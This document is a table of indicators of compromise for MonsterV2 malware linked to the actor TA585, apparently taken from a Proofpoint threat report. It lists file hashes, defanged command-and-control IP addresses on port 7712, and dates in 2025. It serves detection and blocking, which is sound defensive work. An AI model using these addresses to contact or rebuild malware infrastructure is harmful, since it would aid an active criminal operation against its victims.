SHA256: 0e83e8bfa61400e2b544190400152a54d3544bf31cfec9dda21954a79cf581e9 C2: 83.217.208[.]77 Port: 7712	MonsterV2 SHA256 file hash, C2, and Port	2025-05-19
SHA256: d221bf1318b8c768a6d824e79c9e87b488c1ae632b33848b638e6b2d4c76182b C2: 91.200.14[.]69 Port: 7712	MonsterV2 SHA256 file hash, C2, and Port	2025-05-26
SHA256: 69e9c41b5ef6c33b5caff67ffd3ad0ddd01a799f7cde2b182df3326417dfb78e C2: 212.102.255[.]102 Port: 7712	MonsterV2 SHA256 file hash, C2, and Port	2025-06-02
SHA256: 6237f91240abdbe610a8201c9d55a565aabd2419ecbeb3cd4fe387982369f4ae C2: 84.200.154[.]105 Port: 7712	MonsterV2 SHA256 file hash, C2, and Port	2025 – 06 - 09
SHA256: b36aac2ea25afd2010d987de524f9fc096bd3e1b723d615a2d85d20c52d2a711 C2: 144.172.117[.]158 Port: 7712	MonsterV2 SHA256 file hash, C2, and Port	2025-06-16
SHA256: 912ef177e319b5010a709a1c7143f854e5d1220d176bc130c5564f5efe8145ed C2: 109.120.137[.]128: Port: 7712	MonsterV2 SHA256 file hash, C2, and Port	2025-06-23
SHA256: ba72e8024c90aeffbd56cdf2ab9033a323b63c83bd5df19268978cded466214e C2: 84.200.17[.]240	MonsterV2 SHA256 file	2025-06-30

Port: 7712	hash, C2, and Port	
SHA256: e7bcd70f0ee4a093461cfb964955200b409dfffd3494b692d54618d277cb309e C2: 84.200.77[.]213 Port: 7712	MonsterV2 SHA256 file hash, C2, and Port	2025-07-15
SHA256: 399d3e0771b939065c980a5e680eec6912929b64179bf4c36cefb81d77a652da C2: 79.133.51[.]100 Port: 7712	MonsterV2 SHA256 file hash, C2, and Port	2025-09-01
98f647eada829bad4d30594496953ddc788c06044f949514e43c3532a83f79e2	TA585 Evasion	2025-04-14

Source: https://www.proofpoint.com/us/blog/threat-insight/when-monster-bytes-tracking-ta585-and-its-arsenal